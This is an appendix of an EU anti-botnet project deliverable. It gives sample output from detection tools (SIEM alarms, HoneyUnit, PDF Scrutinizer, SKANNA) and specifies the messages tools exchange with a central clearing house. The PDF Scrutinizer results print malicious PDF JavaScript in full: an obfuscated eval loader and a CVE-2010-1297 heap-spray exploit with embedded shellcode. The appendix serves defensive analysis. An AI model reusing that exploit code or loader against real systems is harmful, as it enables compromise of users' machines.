
10.1.2. Output Examples

10.1.2.1. Alarms

Example: STIX aggregator plugin. Alarm generated from correlation rule: “Observed URI: Suspicious pattern”

```
<directive id="500006" name="Observed URI - Suspicious pattern" priority="3">
  <rule type="detector" name="Observation - URI" from="ANY" to="ANY" port_from="ANY"
port_to="$
    <rules>
      <rule type="detector" name="Same URI observed within a day" from="ANY" to="ANY"
port_f$
    </rules>
  </rule>
</directive>
```

Figure 18: Correlation directive



Event detail

Normalized Event

Date	Alienvault Sensor	Interface
2014-07-17 14:47:50 GMT+2:00	Unknown	eth0

Triggered Signature	Event Type ID	Category	Sub-Category
directive_event: Observed URI - Suspicious pattern	500006	Alarm	

Data Source Name	Product Type	Data Source ID
directive_alert	Alarm	1505

Source Address	Source Port	Destination Address	Destination Port	Protocol
54.194.41.54	59931	[alienvault] 127.0.0.1	8443	TCP

SIEM

Unique Event ID#	Asset S → D	Priority	Reliability	Risk
293fe082-0db0-11e4-90f8-000c8f91758e	2->2	3	10	2

filename	userdata1	userdata2
stix:package-6bffe0b7-9479-492e-9d29-4e108461b46e	52242135579	213.169.40.250 noc@tehniksoft.net None

Context Event Context information is only available in AlienVault Unified SIEM

AlienVault Incident Response: Alarm [Taxonomy]

Figure 19: Alarm generated from correlation directive "Observed URI - suspicious pattern"

The information contained in the alarm showed in Figure 19 is reported to the CCH (using the CCH API) when the SLS triggers an action automatically. In particular, the information reported to the CCH in this particular case is the field userdata2, which corresponds to the suspicious URI detected.

10.2. HoneyUnit

10.2.1. Output Examples

Analysis result for a benign website:

```
{"analysis_start":"2015-03-11T09:28:34Z",
"analysis_end":"2015-03-11T09:28:35Z",
"browser_version":"IE6",
"source_key":"uri",
"source_value":"http://www.fraunhofer.fkie.de",
"remote_host":"94.102.212.171",
"report_type":"HoneyUnit",
"classification":"benign",
"suspicious":[],
"exceptions":[],
"exploits":[]}
```

Analysis result for a malicious website:

```
{"analysis_start":"2015-03-11T09:13:32Z",
"analysis_end":"2015-03-11T09:13:34Z",
"report_type":"HoneyUnit",
"source_key":"uri",
"source_value":"http://localhost/malicioushtml/17240.html"
,
"remote_host":"127.0.0.1",
"browser_version":"IE6",
"classification":"malicious",
"suspicious":["testSuspiciousArguments(de.unibonn.honeyuni
t.exploittests.suspicious.ActiveXCallTest) '1 very long
string-argument(s) used on an
ActiveXObject'","testNopSlide(de.unibonn.honeyunit.exploit
tests.suspicious.HeapSprayingTest) 'Possible NOP-Slide
detected.'","testObfuscationLevel(de.unibonn.honeyunit.exp
loittests.suspicious.ObfuscationTest) 'High level of
obfuscation detected:
528.0'","testSuspiciousUnescape(de.unibonn.honeyunit.explo
ittests.suspicious.UnescapeTest) 'Method unescape()
returned suspicous value. Possibly shellcode.'"],
"exploits":["testActiveXVulnerabilities(de.unibonn.honeyun
it.exploittests.exploits.SignatureTest) 'Detected exploit
for vulnerability: [CVE-2011-2089] ICONICS WebHMI ActiveX
Stack Overflow'"],
"exceptions":[]}
```

10.3. PDF Scrutinizer

10.3.1. Output Examples

Analysis result for a benign PDF document:

```
{"analysis_start":"2015-03-10T13:19:27Z",
"analysis_end":"2015-03-10T13:19:27Z",
"report_type":"PDFScrutunizer",
"source_key":"SHA256",
"source_value":"fa7d7e650b2cec68f302b31ba28235d8",
"classification":"benign",
"exploits":[],
"fulfilled_heuristics":[],
"embedded_files":[],
"file_name":" pdf-sample.pdf",
"url":http://www.energy.umich.edu/sites/default/files/pdf-
sample.pdf",
"code_found":false,
"codes":[]}
```

Analysis result for a suspicious PDF document:

```
{"analysis_start":"2015-03-10T23:26:53Z",
"analysis_end":"2015-03-10T23:26:54Z",
"report_type":"PDFScrutunizer",
"source_key":"SHA256",
"source_value":"ad6f3eefa3967d5a192e9ed8f5b16f80",
"classification":"suspicious",
"exploits":[],
"fulfilled_heuristics":[],
"embedded_files":[],
"file_name":"ad6f3eefa3967d5a192e9ed8f5b16f80",
"url":"",
"code_found":true,
"codes":["var pr = null;\r\nvar fnc = 'ev';\r\nvar sum =
'';\r\n\r\napp.doc.syncAnnotScan();\r\n\r\nif (app.plugIns.length
!= 0) {\r\n\tvar num = 1;\r\n\r\n\tpr =
app.doc.getAnnots(\r\n\t\t{\r\n\t\t\tnPage:
0\r\n\t\t}\r\n\t);\r\n\r\n\tsum =
pr[num].subject;\r\n}\r\n\r\nvar buf = \"\";\r\n\r\nif
(app.plugIns.length > 3) {\r\n\tfnc += 'a';\r\n\tvar arr =
sum.split(/-/);\n\n\t\r\n\tfor (var i = 1; i < arr.length; i++)
{\r\n\t\tbuf += String.fromCharCode(\"0x\"+arr[i]);\r\n\t}\n\tfnc
+= 'l';\r\n}\r\n\r\nif (app.plugIns.length >=
2)\n{\r\n\tapp[fnc]/**/(buf);\r\n}\r\n"]}
```

Analysis result for a malicious PDF document:

```
{"analysis_start":"2015-03-10T15:36:22Z",
"analysis_end":"2015-03-10T15:36:30Z",
"report_type":"PDFScrutunizer",
"source_key":"SHA256",
"source_value":"721601bdbec57cb103a9717eeef0bfca",
"classification":"malicious",
"exploits":[],
"fulfilled_heuristics":["HeapSprayDetector"],
"embedded_files":[],
"file_name":"CVE-2010-
1297_PDF_fca0277b807433a437553113bf702160ccb365e.pdf=1ST0DAYFILE"
,
"url":"",
"code_found":true,
"codes":["var p = unescape;\r\nvar len =
\"\\x6c\\x65\\x6e\\x67\\x74\\x68\";\r\nfunction a(__){var
_='';for(var ___=0;___<__[len];___+=4)
_+='%'+'u'+__.substr(___,4);return _;}\r\nvar
sb=\"uismhtsmfvotro,[svystr,ptpmd\";\r\nfunction s()\r\n{\r\nc =
p(a(\"0c0c0c0c\"));\r\nwhile(c[len] + 20 + 8 < 0x10000) c = c +
c;\r\nb =
c[\"\\x73\\x75\\x62\\x73\\x74\\x72\\x69\\x6e\\x67\"](0,(0x0c0c-
0x24)/2);\r\nb +=
p(a(\"0c0c0c0c49190700cccccccc48ef0700156f0700cccccccc90840700908
40700908407009084070090840700903307009084070000c0c0c0c9084
070090840700908407009084070090840700908407009084070015990
7000124000172f707000104000115bb07001000000154d070015bb070003007f
fe7fb2070015bb070000110001a8ac070015bb070001000001a8ac070072f7070
00011000152e207005c540700ffffffff01000001000000000104000110000000
00400000d731070015bb0700905a9054154d0700a722070015bb0700eb5a58151
54d0700a722070015bb07001a8b1889154d0700a722070015bb0700c083830415
4d0700a722070015bb070004c2fb81154d0700a722070015bb07000c0c0c0c154
d0700a722070015bb0700ee7505eb154d0700a722070015bb0700e6e8ffff154d
0700a722070015bb070090ff9090154d0700a722070015bb070090909090154d0
700a722070015bb070090909090154d0700a722070015bb0700ffff90ff154d07
00d7310700112f0700a16400300000408b8b0c1c708bad087034e900025800ec8
102000000fc8b77898908104777ff680897ec0c03c4e8000189001c4777ff6808
22f67cb9b4e800018900204777ff680817a57c00a4e800018900244777ff68089
7fb0ffd94e800018900284777ff6808651610fa84e8000189002c4777ff680879
1fe80a74e800018900304777ff6808b025c2ff64e800018900344777ff680808a
c76da54e800018900384777ff6808fe980e8a44e8000189003c4777ff68088974
99ec34e800018900404777ff6808b98378b524e800018900444777ff68089badd
f7d14e800018900484777ffff103457f6338d466047565057ff8348fff8f27400
3d0010760089eb04477789ff600477406a57ff891c5c47006a006a006a77ffff6
03857f88374ff6a4b8d00705fff53047777ffff5c607757ff8b2c704fe9838b10
5c47814046385a2e75688109047806231981047 4ece21aebc0838908144781404
a386375754b8109047801121983 0e74ece277ffff5c2057850fff72ffffc08389
081847006a806800006a006a026a00680000004000 77ffff1024574789c7646c4
75a4d0090006a5f8d5370046a5f8d536c77ffff643057478b2b181447e8838b08
145f03304843f88375006af78d00705f8b53185f5f2b831408ebff53147777fff
f64305777ffff642857006a77ffff103c5766eb90905590ec8b8b57087d5d8b56
0c738b8b3c1e74037856f3768b032033f349c9ad41c30333560ff610bef23a087
4cec1030d40f2f1ebfe3b755e5ae5eb8b5a8b032466dd0c8b8b4b1c5add03048b
038b5ec55d5f08c2e800fdc7ffff3a632d5c652e65789000006aff6a57ff9044\
"));\r\nb += c;\r\nd =
b[\"\\x73\\x75\\x62\\x73\\x74\\x72\\x69\\x6e\\x67\"](0,0x10000/2)
;\r\nwhile(d[len] < 0x80000) d+=d;\r\n_3 =
d[\"\\x73\\x75\\x62\\x73\\x74\\x72\\x69\\x6e\\x67\"](0,0x80000-
(0x1020-0x08)/2);\r\n_4 = new Array();\r\nfor(i=0;i<0x1f0;i=i+1)
_4[i] = _3 + \"s\";\r\n}\r\ns();"]}
```

10.4. SKANNA


10.4.1. Input Example

Extract of a CSV file used by Skanna:

```
domain
hemitek.com
colcar.es
jetasesores.com
```

10.4.2. Output Examples

Snapshot of the web showing a general summary of a scan:



Categoría	Valor
Total Dominios	1,562,670
Total IPs	158,248
Total URLs con redirecciones	3,535,754
Total URLs	2,979,601
Total Plugins	1,769
Último Escaneo	2014-07-27 00:04:08
Última Actualización	2014-08-05 12:40:09

INTECO
INSTITUTO NACIONAL DE TECNOLOGÍAS DE LA COMUNICACIÓN
www.inteco.es
Avenida José Aguado, 41
Edificio INTECO
24005 León

Extract from one file generated with the info that will be provided to ACDC:

domain	url	timestamp	incident	reliability
hemitek.com	http://www.hemitek.com/	1406299238	JavaScript	2
colcar.es	http://colcar.es	1406348443	JavaScript	2
colcar.es	http://www.colcar.es	1406348443	JavaScript	2
jetasesores.com	http://www.jetasesores.com	1406358649	JavaScript	2

Note: The reliability value of the above table is an internal value and it is different from the one that must be sent according to the data schemata.For those cases with a malware sample found, the following Json is sent:

```
{'sample_sha256': '7009204132bf9…', 'timestamp': '2015-02-24T14:15:47Z',
'source_key': 'uri', 'report_category': 'eu.acdc.malicious_uri',
'confidence_level': 0.8, 'version': 1, 'report_type':
'[WEBSITES][SKANNA][INCIBE] - detection caused by Malware', 'source_value':
'http://malicious_site.com', 'report_subcategory': 'malware'}
```

10.5. Messages

10.5.1. Message Format

10.5.1.1. Binary Header

The Binary header uses two consecutive 64bit (8 byte) unsigned integers in network byte order to encode two length fields. The first integer indicates the total length; the second integer indicates the length of the human readable header part of the message.




Figure 20: The message format including the length of each individual field in bytes.

10.5.1.2. *Human-Readable Message Header*

Human readable message headers use ASCII encoding for key-value pairs. Key-value pairs are separated by a single backspace (ASCII code 10) character and a colon (ASCII code 58) separates a key from its value. The characters that may be used for keys and values are strictly limited:

Keys MAY use the letters a-z and A-Z (codes 97 to 122 and 65 to 90 in ASCII) characters, numerals (48 to 57) and space characters (ASCII code 32) but MUST start with a letter. However, keys MUST be interpreted case insensitive, i.e. `someKey` and `somekey` are considered to be identical. Also note that keys MUST NOT appear more than once in a message.

To separate a key from its value, it MUST be followed by a single colon (“:”). Following the colon, a single space character SHOULD be used to render the header more human readable and if a colon indicating the end of a key is followed by a space character, that and only that character MUST be treated as part of the separator, i.e. in that case the value starts with the second letter after the colon.

Values may contain any character encoded by ASCII codes 32 through 126 or simple arrays as defined in Section 10.5.1.3.

This defines the format of the Human-Readable Message Header in EBNF syntax:

```
UpperCaseCharacters = "A" | "B" | "C" | "D" | "E" | "F" | "G" | "H"
                          | "I" | "J" | "K" | "L" | "M" | "N" | "O"
                          | "P" | "Q" | "R" | "S" | "T" | "U" | "V"
                          | "W" | "X" | "Y" | "Z";
LowerCaseCharacters = "a" | "b" | "c" | "d" | "e" | "f" | "g" | "h"
                          | "i" | "j" | "k" | "l" | "m" | "n" | "o"
                          | "p" | "q" | "r" | "s" | "t" | "u" | "v"
                          | "w" | "x" | "y" | "z";
CharactersWithoutNumbers = UpperCaseCharacters | LowerCaseCharacters;
Numbers = "0" | "1" | "2" | "3" | "4" | "5" | "6" | "7" | "8" | "9";
CharactersWithNumbersAndSpaces = CharactersWithoutNumbers | Numbers
                                   | " ";
AdditionalCharacters = "!" | """ | "#" | "$" | "%" | "&" | "'" | "("
                          | ")" | "*" | "+" | "," | "-" | "." | "/"
                          | "9" | ":" | ";" | "<" | "=" | ">" | "?"
                          | "@" | "[" | "\" | "]" | "^" | "_" | "`"
                          | "{" | "|" | "}" | "~";
ExtendedCharacterSet = CharactersWithNumbersAndSpaces
                          | AdditionalCharacters;

Key = CharactersWithoutNumbers, {CharactersWithNumbersAndSpaces};
Separator = ":", [ " " ];
Value = {ExtendedCharacterSet};
KeyValuePair = Key, Separator, Value;
HumanReadableMessageHeader = [KeyValuePair, {"\n", KeyValuePair},
                               ["\n"]];
```

10.5.1.3. *Simple Arrays in the Human-Readable Message Header*

Some header fields may contain more than one value. For these cases, we define simple arrays as follows:

Individual values are enclosed in apostrophes (‘ or ASCII code 39) and separated by commas (, or ASCII code 44). Thus, the respective symbols MUST NOT occur within the individual values.

When the value associated with a given key is supposed to be a simple array, an empty value SHALL be interpreted as “simple array with no elements inside”. However, even if the array should only contain a single element, that element MUST be enclosed in apostrophes and not contain any apostrophes or commas.

The following paragraph specifies simple arrays in EBNF syntax, using variables defined in the previous section:

```
ReducedCharacterSet = ExtendedCharacterSet – “,” – “’”;
SimpleArray = [“’”, {ReducedCharacterSet}, “’”,
                {“,”, “’”, ReducedCharacterSet, “’”}];
```

10.6. Messages Contents

10.6.1. Conventions

All messages’ human readable headers contain a “type” key/value pair that reflects the type of the respective message (see also 8.3.2.7.2). Thus, each implementation can and SHOULD verify the integrity of each message received against these definitions once the type was identified. Messages carrying no or an unknown type MUST be rejected.

10.6.2. Authentication/Subscription Request

10.6.2.1. Header Fields

Key: `type`
Value: `authentication subscription`

Key: `api key`
Value: A sequence of letters and numbers
Description: An API key provided to the tool operator through the ACDC Community Platform that should be used to authenticate the tool instance and select a set of subscriptions.

10.6.2.2. Payload

None.

10.6.2.3. Example

```
type: authentication subscription
api key: 6ae8caaf43a5e4a71e32d94c51d4e918
```

10.6.3. Subscription Response

10.6.3.1. Header Fields

Key: `type`
Value: `subscription response`

Key: `subscription successful`
Value: `true`
Description: The response should only be sent by the CCH if the authentication/subscription request was completed successfully and thus the message should always reflect that fact. Tools SHALL reject the message, if this field contains any other value

10.6.3.2. Payload

None.

10.6.3.3. Example

```
type: subscription response
```

```
subscription successful: true
```

10.6.4. Data Set Ready Notification

10.6.4.1. Header Fields

Key: `type`
Value: `data set ready`

Key: `data set id`
Value: A sequence of letters and numbers
Description: An ID identifying a particular data set stored by the CCH.

Optional Key: `subscriptions`
Value: A simple array containing sequences of letters and numbers
Description: The array contains the IDs of subscriptions that were satisfied by the given data set after and only after the operation triggering the notification was completed.

10.6.4.2. Payload

None.

10.6.4.3. Example

```
type: data set ready
data set id: 258e88dcbd3cd44d8e7ab43f6ecb6af0
subscriptions: 'contains .eu URL','attacker IP from AS1275'
```

10.6.5. Publish Message

10.6.5.1. Header Fields

Key: `type`
Value: `publish`

Optional Key: `data set id`
Value: A sequence of letters and numbers
Description: An ID identifying a particular data set stored by the CCH. When this field is present, it indicates that the tool wants to submit an update to the given data set rather than submit a completely new one.

10.6.5.2. Payload

Analysis results in a document formatted in accordance with by D1.7.2 (Data Format Specification).

10.6.5.3. Example

```
type: publish
data set id: 9f68b18c617544cfdb877e4d3a972538
{
    "report_category": "eu.acdc.bot",
    "report_type": "Connection to Zeus C2",
    "timestamp": "2014-06-15T15:47:12Z",
    "source_key": "ip",
    "source_value": "121.154.32.23",
    "reported at": "2014-06-22T15:47:12Z",
    "confidence_level": 1.0,
    "version": 1,
    "report_subcategory": "other",
    "ip_version": 4,
    "src_ip_v4": "121.154.32.23",
    "src_mode": "plain",
    "c2_ip_v4": "10.1.3.12",
    "c2_mode": "anon"
}
```

10.6.6. Publish Response Message

10.6.6.1. Header Fields

Key: `type`
Value: `publish response`

Key: `publication successful`
Value: `true`
Description: The publish response should only be sent by the CCH if the submission was valid and handled successfully, thus the message should always reflect that fact. Tools SHALL reject the message, if this field contains any other value

10.6.6.2. Payload

None.

10.6.6.3. Example

```
type: publish response
publication successful: true
```

10.6.7. Request Data Set Message

10.6.7.1. Header Fields

Key: `type`
Value: `request data set`

Key: `data set id`
Value: A sequence of letters and numbers
Description: An ID identifying the data set stored by the CCH that the tool wants to retrieve.

Key: `api key`
Value: A sequence of letters and numbers
Description: An API key provided to the tool operator through the ACDC Community Platform that should be used to select a set of subscriptions and verify that the tool is allowed to retrieve the given data set.

Optional Key: `subscriptions`
Value: A simple array containing sequences of letters and numbers
Description: The array contains the IDs of subscriptions that should be satisfied by the data set returned in response to the request. When this is not present, all subscriptions associated with the given API key should be satisfied.

10.6.7.2. Payload

None.

10.6.7.3. Example

```
type: request data set
data set id: 258e88dcbd3cd44d8e7ab43f6ecb6af0
api key: 6ae8caaf43a5e4a71e32d94c51d4e918
subscriptions: 'contains .eu URL'
```

10.6.8. Data Set Not Available Response

10.6.8.1. Header Fields

Key: `type`
Value: `data set not available`

Key: `request successful`
Value: `false`
Description: This response is sent by the CCH if the tool requested a data set which is either not present or it does not have read permissions for. Thus, only “false”, indicating that the request failed, is a reasonable value for this field and the message MUST be rejected, if it is received with a different value.

10.6.8.2. Payload

None.

10.6.8.3. Example

```
type: data set not available
request successful: false
```

10.6.9. Data Element Not Available Response

10.6.9.1. Header Fields

Key: `type`
Value: `data set not available`

Key: `request successful`
Value: `false`
Description: This response is sent by the CCH if the tool requested a data set which is either not present or it does not have read permissions for. Thus, only “false”, indicating that the request failed, is a reasonable value for this field and the message MUST be rejected, if it is received with a different value.

Optional Key: `subscriptions`
Value: A simple array containing sequences of letters and numbers
Description: The array contains the IDs of subscriptions that were supposed to be satisfied by the requested data set but could not be satisfied. Reasons may either be that there were no such elements in the given data set or that the tool does not have read permissions for the elements that would need to be read to satisfy the subscription.

10.6.9.2. Payload

None.

10.6.9.3. Example

```
type: data set not available
request successful: false
subscriptions: 'contains .eu URL'
```

10.6.10.Data Set Response

10.6.10.1.Header Fields

Key: `type`
Value: `data set`

Key: `data set id`
Value: A sequence of letters and numbers
Description: The ID identifying the data set returned by the CCH.

10.6.10.2.Payload

Data stored in the CCH in a document formatted in accordance with by D1.7.2 (Data Format Specification).

10.6.10.3.Example

```
type: data set
data set id: 9f68b18c617544cfdb877e4d3a972538
{
    "report_category": "eu.acdc.bot",
    "report_type": "Connection to Zeus C2",
    "timestamp": "2014-06-15T15:47:12Z",
    "source_key": "ip",
    "source_value": "121.154.32.23",
    "reported at": "2014-06-22T15:47:12Z",
    "confidence_level": 1.0,
    "version": 1,
    "report_subcategory": "other",
    "ip_version": 4,
    "src_ip_v4": "121.154.32.23",
    "src_mode": "plain",
    "c2_ip_v4": "10.1.3.12",
    "c2_mode": "anon"
}
```

Statement of originality:

This deliverable contains original unpublished work except where clearly indicated otherwise. Acknowledgement of previously published material and of the work of others has been made through appropriate citation, quotation or both.